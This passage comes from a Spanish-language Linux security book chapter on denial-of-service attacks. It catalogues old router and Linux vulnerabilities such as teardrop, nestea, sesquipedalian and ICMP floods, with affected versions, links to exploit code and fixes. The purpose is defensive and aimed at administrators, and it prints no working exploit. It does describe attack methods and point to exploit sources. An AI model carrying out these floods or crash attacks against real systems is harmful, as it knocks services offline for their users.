- Los atacantes producen sobrecargas en rutinas de conexión, haciendo que la unidad caiga o reinicie. Es posible que, otra vez, tenga que reiniciar su hardware.
- Los atacantes llenan la unidad con paquetes deformados o estructurados de forma peculiar. La unidad receptora no puede procesarlos adecuadamente y se cierra.

Si ha comprado hardware de red nuevo, no tendrá ningún problema. Los vendedores de hardware de red son diligentes para arreglar en sus productos la vulnerabilidad frente a DoS y los equipos de marca recientemente actualizados son generalmente seguros, incluso si el riesgo crece día a día..

Sin embrago, no todo el mundo tiene dinero para comprar de esta manera. En la siguiente sección cubriremos de forma rápida algunos temas de DoS de hardware comunes y bastante recientes. La Tabla 17.1 expresa hardware afectado, fuentes de código y dónde encontrar algo de información.

Tabla 17.1 Ataques de hardware y lugares con información

Hardware afectado	Descripción, fuente e información
Ascend Max/Pipeline	Caso 1: Los atacantes pueden tirar abajo los *routers* Ascend Max con la versión 5.0a de OS abriendo una sesión Telnet al puerto 150 y emitiendo una cadena de texto. Esto hace que el *router* se reinicie. Busque una descripción más extensa del problema en http://www.real-time.com/nontf/listserv//ascend/Attic/msg14637.html. Caso 2: Los módulos Max y Pipeline con la versión 5.0a de OS vienen con Java Configurator, una herramienta que localiza automáticamente otros *routers* Ascend en una red dada. Configurator utiliza el puerto 9. Los atacantes pueden mandar paquetes personalizados para cerrar el *router*. Busque una descripción más extensa del problema en http://www.real-time.com/nontf/listserv//ascend/Attic/msg14637.html. Caso 3: Los atacantes pueden estropear varios modelos Ascend mandando cadenas TCP de tamaño no nulo. Revise su unidad con el código de http://www.geocities.com/SiliconValley/Campus/6521/ascend.txt. También hay una versión PERL en http://www.geog.ubc.ca/snag/bugtraq/msg01717.html. Solución: visite http://www.ascend.com para obtener más información y una actualización.
Cisco (IOS 12.0)	Los *routers* Cisco que ejecutan IOS 12.0 son vulnerables a ataques de *scanner* UDP dirigidos al puerto 514 (el puerto syslog). La solución al ataque es NMAP (*Network Mapper*) de http://www.insecure.org/nmap/, que viene con un *scanner* interno

Tabla 17.1 Ataques de hardware y lugares con información *(continuación)*

Hardware afectado	Descripción, fuente e información
	UDP. La solución es filtrar/bloquear el tráfico syslog que entre desde el exterior de su red. Véase también "Defining Strategies to Protect Against UDP Diagnostic Port Denial of Service Attacks" (protección ante los ataques de denegación de servicio contra el puerto de diagnóstico UDP), localizado en http://www-europe.cisco.com/warp/public/707/3.html.
Cisco 1000	Los modelos Cisco 1000 (y quizá los posteriores) que ejecuten IOS 9.1+ pueden estropearse remotamente. Solución: actualizar. Hay más detalles en http://cert.ip-plus.net/bulletin-archive/msg00046.html.
Cisco 76x	Algunos modelos Cisco 76x (IOS 4.1, 4.1.1, 4.1.2 y quizá superiores) son vulnerables a una sobrecarga primitiva. Los atacantes hacen telnet al *router* y emiten una cadena de conexión muy larga. En respuesta, el *router* se estropea o se reinicia. Para obtener una descripción más detallada del problema, vaya a http://www.cisco.com/warp/public/770/pwbuf-pub.shtml. Solución: actualizar a IOS/700 4.1(2.1) o contactar con Cisco para más información.
Cisco 2500	Los modelos Cisco 2500 que ejecutan IOS 10.2 son vulnerables a tormentas UDP empaquetadas dirigidas al puerto 9. Busque una buena cobertura del problema en http://www.tao.ca/fire/bos/old/1/0013.html. Solución: actualizar IOS y/o filtrar el tráfico UDP en puertos menores.
Cisco Catalyst	Algunos modelos Cisco Catalyst ejecutan un servicio TCP/IP indocumentado. Los atacantes pueden conectar con este servicio y causar una denegación de servicio. Los servicios de seguridad de Internet enviaron un aviso en Marzo de 1999. Véase su versión en "Remote Denial of Service Vulnerability in Cisco Catalyst Series Ethernet Switches", localizado en http://www.codetalker.com/advisories/iss/iss-990324.html. Solución: actualizar su hardware.
Cistron RADIUS	El servidor Cistron RADIUS es una solución popular (fácil de introducir en Linux) frente a caros paquetes de servidor RADIUS. Si ya lo utiliza, sea consciente de que es vulnerable a DoS. Compruebe el suyo con el código de http://www.dataguard.no/bugtraq/1998_2/0128.html. Solución: actualizar. (Si está pensando en un paquete RADIUS, le recomiendo Cistron. Tiene muchas características, incluyendo la capacidad de prevenir múltiples conexiones por un solo usuario y es gratis en GPL. Compruébelo en http://www.miquels.cistron.nl/radius/.)

Tabla 17.1 Ataques de hardware y lugares con información *(continuación)*

Hardware afectado	Descripción, fuente e información
Flowpoint DSL 2000	Los routers Flowpoint DSL 2000 que ejecutan la versión 1.2.3 del software Flowpoint son vulnerables a una oscura sobrecarga. Para llevarla a cabo, un atacante tiene que hacer algo más que sobrecargar la línea de introducción de comandos, pero puede derivar en una denegación de servicio fatal. Debería comprobar su unidad y actualizarla con, al menos, la versión 1.4.1. Busque una demostración práctica del problema en http://www.geog.ubc.ca/snag/bugtraq/msg02636.html.
General (Many)	En febrero de 1999, los informes sacaron a la luz que varios *routers* eran vulnerables a sobrecargas de datos. (Ciertos investigadores independientes fueron capaces de echar abajo algunos puertos TCP en estas unidades.) Aparentemente, los atacantes pueden colgar sesiones telnet. Si cuelgan suficientes, no será capaz de acceder remotamente a su *router*. (A pesar de todo, debería evitar la administración remota del *router* siempre que sea posible.) Véase todo esto en http://www.tdyc.com/Lists-Archives/bugtraq-9902/msg00053.html. Se informa de resultados variables. Trate de atacar su unidad y vea lo que pasa. Si muere, contacte con su distribuidor.
Microcom 6000	Los integradores de acceso al Microcom 6000 son vulnerables a ataques primitivos. Los atacantes pueden denegar servicios remotos a un operador atando a la unidad con múltiples sesiones telnet. Solución: actualizar.
Livingston 1.16	Los modelos Livingston Portmaster 1.16 son vulnerables a ataques DoS oscuros (ser cliente es un requisito previo). El código de comprobación está en http://www.newwave.net/~optimum/exploits/files/livradius.txt. Solución: actualizar.
Livingston Portmaster	Livingston Portmasters que ejecuten un ComOS anterior a 3.3.1 son vulnerables a sobrecarga iniciada con telnet. El código de comprobación está en http://webm43ac.ntx.net/Kurupt/pmcrash.c. Solución: actualizar. Véase también este documento: http://www.dataguard.no/bugtraq/1997_3/0416.html.
Osicom ROUTERmate	Los sistemas Osicom ROUTERmate pueden estropearse remotamente vía ataques de flujo SYN. El código de comprobación está en http://thc.pimmel.com/files/flood/synk4_c.html. Hay una posibilidad alternativa en http://www.geog.ubc.ca/snag/bugtraq/msg02001.html. Solución: actualizar su marca.

Observe que el listado precedente no cubre todos los ataques DoS de hardware de red (ni mucho menos), que además crecen cada semana. Intente estar al día con desarrollos recientes. También, mientras tanto, debería documentarse estudiando

ataques históricos, su impacto y cómo otros administradores de sistemas o profesionales de la seguridad han tratado con ellos. Los siguientes documentos ofrecen más información:

- "The Latest in Denial of Service Attacks: Smurfing; Description and Information to Minimize Effects" (Lo último en ataques de denegación de servicio: *Smurfing*; descripción e información para minimizar los efectos). Craig A. Huegen examina el *smurfing* y los ataques relacionados y cómo prevenirlos. Este documento ofrece una buena explicación, algunos ejemplos y algunas sugerencias valiosas. Búsquelo en http://users.quadrunner.com/chuegen/smurf.cgi.
- "Network Ingress Filtering: Defeating Denial of Service Attacks Which Employ IP Source Address Spoofing" (Filtrado del ingreso en red: derrota de ataques de denegación de servicio que emplean *spoofing* de direcciones IP fuentes). Comments 2267, P. Ferguson, Cisco Systems, Inc. Ferguson explica cómo tratar con ataques DoS basados en direcciones avanzadas. Búsquelo en ftp://ftp.isi.edu/in-notes/rfc2267.txt.
- Documentación del Proyecto Neptuno sobre ataques de flujo TCP SYN, de Phrack (y Michael Schiffman), Phrack Magazine, Volumen siete, Tema 48. Este documento ofrece una excelente revisión técnica de una herramienta sofisticada de flujo TCP SYN, además de código fuente. Búsquelo en http://www.fc.net/phrack/files/p48/p48-13.html.
- Netscan.org, un servicio gratuito que puede utilizar para determinar si su red puede ser objetivo de ataques de *smurfing* o ser utilizada para propagarlos. Introduzca sencillamente sus direcciones IP y deje que Netscan haga el trabajo. Búsquelo en http://www.netscan.org/.
- "Configuring TCP Intercept (Prevent Denial-of-Service Attacks)" (Cómo configurar una intercepción TCP (prevenga ataques de denegación de servicio)), Cisco Systems, Inc. Este documento cubre la característica de intercepción TCP de Cisco que protege a los servidores de flujo TCP SYN. Búsquelo en http://www.cisco.com/univercd/cc/td/doc/product/software/ios120/12cgcr/secur_c/scprt3/scdenial.htm.
- El *Smurf Amplifier Registry* sigue la pista de amplificadores *Smurf* (las redes que pueden utilizarse para propagar ataques *Smurf*) y envía un listado actualizado cada cinco minutos. (Actualmente, hay miles de amplificadores ahí fuera.) Búsquelo en http://www.powertech.no/smurf/.

Ataques en Linux trabajando en red

En esta sección veremos ataques DoS que se dirigen específicamente a las capacidades de trabajo en red de Linux. Como dichos ataques frecuentemente demandan una cobertura más completa, el formato es diferente y más extendido:

Tipo de ataque.

Fecha.

Versiones afectadas.

Resultado.

Exploit.

Autor.

Código de comprobación.

Actualización o parche.

Autor de la actualización o parche.

Los ataques están ordenados por fecha en cada categoría, con los más recientes primero. Algunos han salido a la luz muy recientemente, mientras que otros ya tienen dos o tres años de vida. He incluido este grupo de ataques porque es posible que no tenga la última entrega de Linux. Los nuevos usuarios de Linux lo obtienen frecuentemente de restos de libros de computadoras o de vendedores que están intentando limpiar sus estanterías. (Hasta muy recientemente, Linux no movía masas en las tiendas de restos. Vi un Red Hat empaquetado durante seis meses en una estantería, sin tocar. Ya ha desaparecido, por supuesto.)

Otra cosa, algunos de estos ataques sólo pueden ser comprendidos y/o arreglados examinando código fuente o aplicando parches. Si tiene Linux, tiene el código fuente (excepto en casos contados). Pero utilizarlo puede ser difícil en la mayoría de los casos, especialmente si no tiene mucha experiencia. Para hacer más fácil esta tarea (y para asegurarme de que puede dirigir a cualquiera que lea esto a un punto de referencia fiable), he seguido un método inusual.

Siempre que cubro un archivo fuente en particular, señalo su localización en el LXR Engine en http://lxr.linux.no. El motor LXR es una versión hipertexto del código fuente de Linux que ofrece la máxima legibilidad. Es normal que haga referencias cruzadas de cada archivo cabecera, cada sistema de llamada, de muchas funciones, etc. Utilizándolo, puede acceder a cualquier punto del código fuente de Linux desde cualquier otro punto. De esta forma, no importa su situación, estaremos en la misma página siempre que tenga acceso web.

NOTA

El LXR Engine (del proyecto de referencias cruzadas de Linux) ofrece árboles del código fuente para varias versiones Linux (1.09 a 2.35) que se ejecutan en múltiples arquitecturas (i386, Alpha, m68k, MIPS, PPC, SPARC y SPARC64). Cuando utilice LXR, verifique que está leyendo el código de la versión correcta.

sesquipedalian.c

Tipo de ataque: Ataque de fragmentación de memoria de acceso inmediato de IP.

Fecha: Marzo de 1999.

Versiones afectadas: 2.1.89 — 2.2.3.

Resultado: Mata su conectabilidad IP.

Exploit: sesquipedalian.c.

Autor: Horizont.

Código de comprobación: http://www.educ.umu.se/~bjorn/mhonarc-files/linux-security/msg01261.html.

Arreglo o parche: http://www.educ.umu.se/~bjorn/mhonarc-files/linux-security/msg01261.html.

Autor del arreglo o parche: Horizont.

Explicación: Este ataque coloca un error en el archivo ip_fragment.c en la función ip_glue(). (En el LXR Engine en http://lxr.linux.no, puede encontrar ip_fragment.c en /source/net/ipv4/.)

Los autores, Fred N. van Kempen y Alan Cox, escribieron ip_fragment.c como una implementación de fragmentación IP para Linux. Durante el tránsito, los diagramas IP se fragmentan y tienen que volverse a ensamblar en su destino. Según Linux acepta los fragmentos de diagramas IP durante el proceso, los cuenta. Este proceso continúa hasta que se reciben todos los fragmentos.

En programación puede realizar cuentas de varias maneras. Una manera fácil es:

```
void main() {
        int i;
        i = 0;
        while (i < 10) {
            i = i + 1;
            printf("Revisando\n");
           sleep(1);
        }
}
```

Aquí se inicializa la variable (i) a 0 y después se ejecuta un ciclo while con un test condicional. Mientras la variable i sea menor que 10, el programa imprime un mensaje de comprobación. Cada vez que se pasa por el ciclo, el valor de i es contado e incrementado. Así, en la segunda pasada i = 1, en la tercera i = 2, etc. Este proceso continúa hasta i = 10.

En ip_fragment.c la cuenta también se realiza con un ciclo while:

```
/* Copia las porciones de datos de todos los fragmentos en el buffer nuevo. */
        fp = qp->fragments;
        count = qp->ihlen;
        while(fp) {
                if ((fp->len < 0) || ((count + fp->len) > skb->len))
                        goto out_invalid;
                memcpy((ptr + fp->offset), fp->ptr, fp->len);
```

```
            if (count == qp->ihlen) {
                    skb->dst = dst_clone(fp->skb->dst);
                    skb->dev = fp->skb->dev;
            }
            count += fp->len;
            fp = fp->next;
    }
```

Cuando el primer fragmento de IP recibido tiene un tamaño de 0, se llama a la función dst_clone() dos veces. Esto lleva a una entrada errónea en la memoria de acceso inmediato. Linux confunde más tarde esta entrada como si estuviera en uso y falla al desengancharla. Así que, en primera instancia, el ataque crea una entrada semi-permanente. Al final, lo que hace es crear un conjunto de ellas.

De hecho, la memoria de acceso inmediato está limitada a 4.096 entradas simultáneas. Cuando se alcanza este número y Linux no puede hacer espacio, no se pueden aceptar más entradas. En ese momento, la memoria de acceso inmediato está saturada, Linux ya no puede procesar diagramas entrantes y, por tanto, no puede procesar tráfico IP. A partir de ahí, el servicio será denegado.

Este ataque es similar a otros ataques de fragmentación, incluyendo teardrop (fragmentos demasiado pequeños), nestea (fragmentos demasiado largos) e, incluso, el "ping" de la muerte (paquetes ping sobredimensionados). La solución es actualizar (fue parcheado en versiones recientes) o utilizar el parche a que se hace referencia al principio de esta sección .

inetd y NMAP

Tipo de ataque: Rastreo silencioso.

Fecha: Febrero de 1999.

Versiones afectadas: 2.x.

Resultado: Varios resultados.

Exploit: Ejecuta NMAP contra su servidor. Consígalo en http://www.insecure.org/nmap/.

Autor: Fyodor.

Código de comprobación: N/D.

Arreglo o parche: Es difícil defenderse contra estos ataques, porque intentan iniciar conexiones legítimas de una forma inicialmente legítima a servicios legítimos. Una solución es utilizar *proxies* de aplicación (*firewall*) que prohíban contacto directo entre el atacante y varios servicios.

Autor del arreglo o parche: N/D.

Explicación: NMAP es un *scanner* de red (por favor, véase el Capítulo 8, "*Scanners*", para obtener detalles). En Febrero de 1999, los informes sacaron a la luz que los *scanners* silenciosos NMAP eran capaces de echar abajo inetd.

NMAP implementa rastreo TCP SYN, más comúnmente conocido como rastreo "medio abierto". Esto ocurre cuando los atacantes envían paquetes SYN a puertos objetivo para iniciar una conexión. Después de recibir una respuesta inicial (y antes de que la conexión esté realmente establecida), los atacantes envían un paquete que contiene el indicador RST (reset). Esto reinicia la conexión. Como resultado, los dos *hosts* nunca establecen una conexión TCP completa y, por tanto, el intercambio genera poca o ninguna evidencia en los *logs* del sistema.

Normalmente, dichos rastreos no generarían una denegación del servicio. Pero NMAP los realiza a gran velocidad y en gran volumen, llenando el objetivo con paquetes que contienen el indicador RST. Esto, a veces, puede colgar inetd. Como resultado, pueden fallar múltiples servicios, incluyendo FTP, telnet, HTTP, etc.

NOTA

Los flujos SYN funcionan de forma similar, llenando los servidores con peticiones de sesión. Al final, todas las colas de conexión se saturan y, por tanto, los servicios afectados no pueden seguir respondiendo a peticiones de conexión adicionales.

Para determinar si su sistema está afectado, ejecute NMAP sobre él. Puede encontrar alguna explicación interesante en http://www.brs.ibm.com/services/brs/ers/brspwers.nsf/securitycorner/i199902. Busque también en este correo BUGTRAQ: http://geek-girl.com/bugtraq/1998_4/0709.html.

Peticiones de impresión lpd falsas

Tipo de ataque: *exploit* lpd de autentificación.

Fecha: Diciembre de 1998.

Versiones afectadas: lpr-0.33-1 de Red Hat.

Resultado: Los atacantes inutilizan la impresora y anulan las peticiones de impresión existentes y futuras.

Exploit: Enviar una petición de impresión falsa.

Autor: Martin Lacasse y Kevin K. Sochacki.

Código de comprobación: Ninguno.

Arreglo o parche: http://mlug.missouri.edu/list-archives/9812/msg00059.html.

Autor del arreglo o parche: Kevin K. Sochacki.

Explicación: lpd es el demonio de la línea de impresora (gestor de área de impresión). En las versiones afectadas, los atacantes pueden enviar peticiones de impresión a servidores en los que no tienen cuenta. lpd no puede despedir o autentificar al usuario y, por tanto, se inutiliza. Además, también evita que se ter-

minen las peticiones de trabajos de impresión previas y niega peticiones de conexión posteriores.

mimeflood.pl

Tipo de ataque: Inundación de cabecera MIME.

Fecha: Septiembre de 1998.

Versiones afectadas: Apache 1.2.5 (y quizá superiores).

Resultado: El servidor web objetivo muere.

Exploit: Golpear Apache con cabeceras MIME interminables.

Autor: L. Facq.

Código de comprobación: http://www.geocities.com/SiliconValley/Campus/6521/flood.txt.

Arreglo o parche: Intente con el código. Si funciona, actualice.

Autor del arreglo o parche: N/D.

Explicación: Apache es el servidor web predefinido (httpd) en la mayoría de las versiones Linux existentes. Puede gestionar muchos tipos diferentes de MIME. En la versión 1.2.5 (y quizá en posteriores), Apache no restringe el número de peticiones MIME que puede hacer un cliente.

El código de comprobación inunda Apache con cabeceras MIME. Con el tiempo (y con suficientes cabeceras), los atacantes remotos pueden estropearlo y consumir recursos de CPU masivos, memoria, etc. (Esto ha sido parcheado en versiones recientes de Apache.)

portmap (y otros servicios RPC)

Tipo de ataque: Lenta inutilización del servicio.

Fecha: Marzo de 1998.

Versiones afectadas: Servicios RPC (portmap) de Linux 2.0.33.

Resultado: Los atacantes pueden estropear los servicios RPC.

Exploit: Conexión y lenta alimentación con desperdicios de los puertos RPC.

Autor: Peter van Dijk.

Código de comprobación: http://geek-girl.com/bugtraq/1998_1/0499.html.

Arreglo o parche: Actualizar, desconectar los servicios RPC o dejar de permitir acceso a los servicios RPC de *hosts* desconocidos.

Autor del arreglo o parche: N/D.

Explicación: RPC significa Llamada de Procedimiento Remoto (*Remote Procedure Call*). En entornos con RPC activado, los usuarios ejecutan comandos en un cliente para su ejecución en un servidor remoto. El servidor remoto ejecuta el comando en su propio espacio. Varias aplicaciones y sistemas UNIX utilizan RPC, incluyendo NFS.

En las versiones afectadas, los atacantes pueden inutilizar los servicios RPC conectándose a sus respectivos puertos y ejecutando cadenas basura muy frecuentemente. (van Dijk comprobó su sistema enviando un paquete cada cinco segundos.) El resultado es que el servicio RPC objetivo no seguirá respondiendo. Según parece, esta condición se mantiene hasta que la conexión lenta se corta.

Colección DoS UNIX Socket Garbage

Tipo de ataque: Bombas de *sockets*.

Fecha: Diciembre de 1997.

Versiones afectadas: 2.0.x (y posiblemente superiores).

Resultado: Pánico *kernel*.

Exploit: Véase más adelante.

Autor: Floody.

Código de comprobación: http://darwin.bio.uci.edu/~mcoogan/bugtraq/msg00016.html.

Arreglo o parche: http://darwin.bio.uci.edu/~mcoogan/bugtraq/msg00016.html.

Autor del arreglo o parche: Floody.

Explicación: garbage.c da cobijo a la rutina de la colección de *sockets* para UNIX. Puede encontrar garbage.c en http://lxr.linux.no/source/net/unix/ en el navegador LXR.

En las versiones de Linux 2.0.x, el sistema de la colección de *sockets* está limitado a 1.000 entradas simultáneas. Si abre una gran cantidad de *sockets* y supera ese número, su *kernel* sufrirá pánico. Las soluciones son actualizar o utilizar el parche al que se hace referencia al principio de esta sección.

DoS time y daytime

Tipo de ataque: Rastreo silencioso.

Fecha: Noviembre de 1997.

Versiones afectadas: 2.0.x (y posiblemente superiores).

Resultado: El sistema se cuelga o se estropea.

Exploit: Realiza rastreos semiabiertos utilizando NMAP (o equivalente).

Autor: N/D.

Código de comprobación: Intente NMAP en http://www.insecure.org/nmap/.

Arreglo o parche: Actualizar o, lo que es menos deseable, desactivar hora y día en /etc/inetd.conf.

Autor del arreglo o parche: N/D.

Explicación: Los protocolos time y daytime se ejecutan en los puertos 13 y 37, respectivamente. Para obtener más información sobre estos protocolos, véase "Request for Comments 868" (http://nic.mil/ftp/rfc/rfc868.txt) y "867" (http://nic.mil/ftp/rfc/rfc867.txt).

En Linux 2.0.X (y quizá en superiores), los objetivos se estropean cuando los atacantes rastrean silenciosamente estos puertos, rastreando a través de conexiones semiabiertas que nunca acaban en sesiones vivas.

Como siempre, la solución sencilla es actualizar y aprovechar así los beneficios de parches más recientes. Pero, si tiene razones para no hacerlo, desactive time y daytime. Para hacerlo, abra inetd.conf para editar y buscar líneas como ésta:

```
daytime    stream    tcp    nowait    root    internal
time    stream    tcp    nowait    root    internal
```

Coloque un signo (#) al comienzo de cada línea para que quede así:

```
#daytime    stream    tcp    nowait    root    internal
#time    stream    tcp    nowait    root    internal
```

Cuando reinicie inetd, estos servicios estarán desactivados.

teardrop.c

Tipo de ataque: Ataque de solape de fragmentación IP.

Fecha: Lanzamiento desconocido, pero relevante en Noviembre de 1997.

Versiones afectadas: 1.x—2.x.

Resultado: Ruptura, reinicio, parada.

Exploit: teardrop.c.

Autor: Mike Schiffman (route@infonexus.com).

Código de comprobación: http://www.ryanspc.com/exploits/teardrop.c.

Arreglo o parche: Actualizar al último ***kernel*** u obtener un ip_fragment.c parcheado.

Autor del arreglo o parche: N/D.

Explicación: teardrop.c da lugar a un error en versiones antiguas de ip_fragment.c. El error aparece en la función ip_glue(), pero, en realidad, no tiene lugar hasta la función ip_frag_create(). (En el LXR Engine en http://lxr.linux.no, puede buscar ip_fragment.c en /source/net/ipv4/.) Durante el tránsito, se fragmentan los diagramas IP y deben volver a ensamblarse en su destino. ip_fragment.c gestiona este proceso.

En versiones Linux más antiguas, aunque ip_glue() ejecutaba comprobaciones para gestionar los fragmentos que eran demasiado grandes, no comprobaba fragmentos que eran demasiado pequeños. Si los atacantes enviaban diagramas personalizados que forzaban un tamaño de fragmento negativo, ip_glue() asignaba valores erróneos. Cuando se pasaban los valores finales de los fragmentos a ip_frag_create(), Linux intentaba copiar grandes cantidades de datos. Esto hacía que se colgara, se estropeara o se reiniciara el objetivo, denegando, por tanto, el servicio.

El ataque teardrop fue notable por su alcance. No sólo incapacitaba objetivos Linux; algunas derivaciones podían también dejar fuera de combate otros sistemas operativos con resultados variables. Por ejemplo, en Microsoft Windows NT 3.5-4.0, obstruye esos fragmentos, realiza un error STOP 0x0000000A o 0x00000019 y muere.

teardrop.c coge a muchos administradores de sistemas por sorpresa. Universidades como Madison, MIT, Berkeley y Cornell fueron objetivos primarios y sufrieron denegación de servicios generalizada. CIAC, la Unidad de Capacidad de Aviso de Incidentes de Computadoras del Departamento de Energía, informó de al menos 10.000 incidentes conocidos, sólo el 2 de Marzo de 1998.

Pero el espectáculo público más relevante fue cuando los *hackers* liderados por un joven israelí utilizaron teardrop.c (además de otras cosas) para echar abajo unas 400 computadoras del Pentágono, la NASA y el Departamento de Defensa. La lista de víctimas fue impresionante, incluyendo algunos de los centros de investigación americanos más avanzados:

- Ames Research Center (Centro de Investigación Ames).
- Dryden Flight Research Center (Centro de Investigación de Vuelo Dryden).
- Goddard Space Flight Center (Centro de Vuelos Espaciales Goddard).
- Jet Propulsion Laboratory (Laboratorio de Propulsión de Cohetes).
- Kennedy Space Center (Centro Espacial Kennedy).
- Langley Research Center (Centro de Investigación de Langley).
- Lewis Research Center (Centro de Investigación de Lewis).
- Marshall Space Flight Center (Centro de Vuelos Espaciales Marshall).
- Moffett Airfield (California) (Aeropuerto Moffett (California)).
- NASA Headquarters (Cuarteles Generales de la NASA).
- Stennis Space Center (Centro Espacial Stennis).

Después de caer bajo la atenta mirada pública, los vendedores generaron y distribuyeron parches rápidamente. En su momento, los administradores de sistemas diligentes instalaron dichos parches y todo fue bien. Pero los administradores de sistemas que no se mantuvieron al día continuaron sufriendo las consecuencias. Cosas como la siguiente, relatada por Michael Stutz de Wired (http://www.wired.com/news/news/technology/story/14940.htm), fueron comunes hasta Septiembre de 1998:

> "Solía ocurrir que las interrupciones en un día de colegio estuvieran causadas por cosas sencillas: mal tiempo, simulacros de incendios, una pelea ocasional en el patio. Pero según los colegios de la nación se conectaban a Internet, se abrió una verdadera caja de Pandora de virus y huecos en la seguridad y las cosas ya no fueron tan sencillas como antes. Pregunten a la Academia de Tecnologías Avanzadas de Nevada, cuyo sistema de computadoras fue atacado la semana pasada, echando abajo al colegio la mayor parte de la tarde. Un atacante de Internet utilizó un ataque bien conocido, llamado "teardrop", el viernes para interrumpir las conexiones de red del colegio."

El lanzamiento de teardrop.c y su dramático efecto fue una demostración espléndida de por qué un administrador de sistemas debería estar siempre al corriente de ataques, parches e historia del desarrollo. Esta práctica le ayudará a prevenir ataques DoS más que cualquier otra cosa.

teardrop.c inspiró muchos ataques de similar orientación, incluyendo:

- bonk.c. Funciona como teardrop.c, pero a la inversa. En lugar de una salida muy pequeña, ofrece una muy grande. (bonk.c se centra en el puerto 55.) Fuente: http://bob.urs2.net/computer_security/C%20source%20code/bonk.c.
- boink.c. Un bonk modificado que puede utilizarse para atacar otros puertos distintos del 55. Fuente: http://bob.urs2.net/computer_security/C%20source%20code/boink.c.

Socket de flujo abierto identd

Tipo de ataque: Inundación de peticiones identd.

Fecha: Agosto de 1997.

Versiones afectadas: Todas las anteriores a Agosto de 1997.

Resultado: Los sistemas se cuelgan y pueden llegar a ser inutilizables.

Exploit: Se abren un número inusitado de peticiones ident.

Autor: jack0@cpio.org.

Código de comprobación: http://www.geog.ubc.ca/snag/bugtraq/msg00513.html.

Arreglo o parche: El mismo URL (o actualizar).

Autor del arreglo o parche: Theo de Raadt.

Explicación: identd es el demonio de identificación que ejecuta el Protocolo de Identificación. Como se explica en RFC 1413:

> "El Protocolo de Identificación (a.k.a., "identidad", a.k.a., "el Protocolo de Identidad") ofrece un método para determinar la identidad de un usuario de una conexión TCP en particular. Al dar un par de números de puerto TCP, devuelve una cadena de caracteres que identifica al propietario de la conexión en el sistema del servidor."

En las versiones lanzadas antes de Agosto de 1997, identd es vulnerable a una inundación de peticiones. Según se informa, estas versiones de identd no consiguen cerrar adecuadamente la conexión. Como resultado, una inundación de peticiones de identidad puede ocupar gran cantidad de recursos y quizá conseguir una denegación de servicios total.

Ataque de navegador Lynx/chargen

Tipo de ataque: Pérdida de memoria.

Fecha: Marzo de 1997.

Versiones afectadas: Versiones anteriores a Marzo de 1997 (y es posible que posteriores).

Resultado: Se consume rápidamente la memoria del sistema.

Exploit: Conexión al puerto 19 con un navegador.

Autor: Doctor Who.

Código de comprobación: Ninguno.

Arreglo o parche: Actualizar.

Autor del arreglo o parche: N/D.

Explicación: chargen (el generador de caracteres) se ejecuta en el puerto 19 y genera una cadena de caracteres ASCII perpetua. En los sistemas afectados, los atacantes locales pueden cargar Lynx, un navegador web orientado a consola para Linux, y dirigirlo al puerto 19. En respuesta, Lynx interpretará la corriente de caracteres como un fichero que está entrando. La corriente no acaba nunca, así que Lynx se queda leyendo. Sobre una LAN, o alguna otra conexión de alta velocidad, esto puede provocar la pérdida de recursos de memoria del sistema rápidamente.

nestea.c

Tipo de ataque: Ataque de sobredimensionamiento de la fragmentación IP.

Fecha: 16 de Abril de 1996.

Versiones afectadas: 2.0.x—2.1.x.

Resultado: Estropea el objetivo.

Exploit: nestea.c.

Autor: humble of rhino9.

Código de comprobación: http://www.webstore.fr/~tahiti/nestea.txt.

Arreglo o parche: Actualizar a la última versión de *kernel* u obtener un ip_fragment.c parcheado.

Autor del arreglo o parche: Desconocido.

Explicación: nestea.c produce un error en versiones antiguas de ip_fragment.c en la función ip_glue(). (En el LXR Engine en http://lxr.linux.no, puede encontrar ip_fragment.c en /source/net/ipv4/.)

Durante el tránsito, se fragmentan los diagramas IP y deben volver a ensamblarse en el destino. ip_fragment.c gestiona este proceso.

En las versiones de Linux 2.0.x a 2.1.x, ip_glue() (en ip_fragment.c) no consigue comprobar adecuadamente el tamaño de cada fragmento. El máximo permisible es 60 bytes y Linux se estropea cuando recibe fragmentos más largos. La solución más fácil es conseguir el *kernel* más reciente.

NOTA

Existe al menos una derivación del nestea: nestea2.c. Curiosamente, nestea y nestea2 realizan ambas ataques DoS en tarjetas de impresora HP Jet Direct (Direct Jet EX 3, HP 5/si, HP 1600c), noqueándolas y eliminando los trabajos de impresión pendientes. De hecho, es posible matar así a un grupo de impresoras. Para remediarlo, contacte con Lexmark para conseguir parches. (Aparentemente, nesta2 también afecta a los modelos y series Bay Networks y Xylogics Micro Annex ELS, Annex 2000 y 4000, además de a Magnum 5000 Ethernet-Switch.) Consiga nestea2.c para hacer comprobaciones en http://www.foxxnet.com/belz0fwar/nestea2.c.

pong.c e inundaciones ICMP

Tipo de ataque: Inundación ICMP.

Fecha: Lanzamiento desconocido.

Versiones afectadas: Ataque de *router* genérico.

Resultado: Tormenta de paquetes, inundación y, eventualmente, la muerte.

Exploit: pong.c.

Autor: FA-Q.

Código de comprobación: http://pc45.informatik.unibw-muenchen.de/computer/security/sources/pong.c.

Arreglo o parche: Prohibir a su *router* seguir paquetes de transmisión dirigidos externamente. Véase http://users.quadrunner.com/chuegen/smurf.txt.

Autor del arreglo o parche: N/D.

Explicación: Éste es un ataque más genérico y no relacionado de forma específica con Linux. Pero es lo suficientemente serio para merecer un tratamiento separado. Los ataques pong.c, como sus primos y derivados, crean tormentas de paquetes ICMP.

NOTA

Este ataque no debe ser confundido con el ataque inetd, llamado frecuentemente ataque *ping-pong*. En este tipo de ataques, los atacantes envían paquetes de eco falsos que parecen originarse en otra máquina. Las dos víctimas (el objetivo y la máquina desde la que aparentemente se originan dichos paquetes) se mandan los paquetes una y otra vez y, si el atacante persiste, ambas pueden sufrir ataques DoS.

En estos ataques, los atacantes envían peticiones ICMP al objetivo utilizando una dirección falsa. Esta dirección es casi siempre la propia dirección del objetivo. La petición ICMP es transmitida a múltiples *hosts* de la red del objetivo. Éstos responden en su momento, inundando el objetivo con respuestas. Esto puede ser pésimo si la red del objetivo da cobijo a muchos *hosts*. Para más información, véase "RFC 2267", localizado en http://www.sunsite.auc.dk/RFC/rfc/rfc2267.html.

Otros ataques de inundación ICMP populares son:

- erect.c, localizado en http://www.sekurity-net.com/scripts/erect.c.
- icmp.c, localizado en http://hackpalace.com/hacking/unix/c/icmp.c.

El ping de la muerte

Tipo de ataque: Ataque de paquete *ping* sobredimensionado.

Fecha: Lanzamiento desconocido (¿1996?).

Versiones afectadas: Se desconoce. Compruebe la suya.

Resultado: El sistema se estropea.

Exploit: Véase código de comprobación.

Autor: Del ataque original, desconocido. Autor del código de comprobación: Bill Fenner.

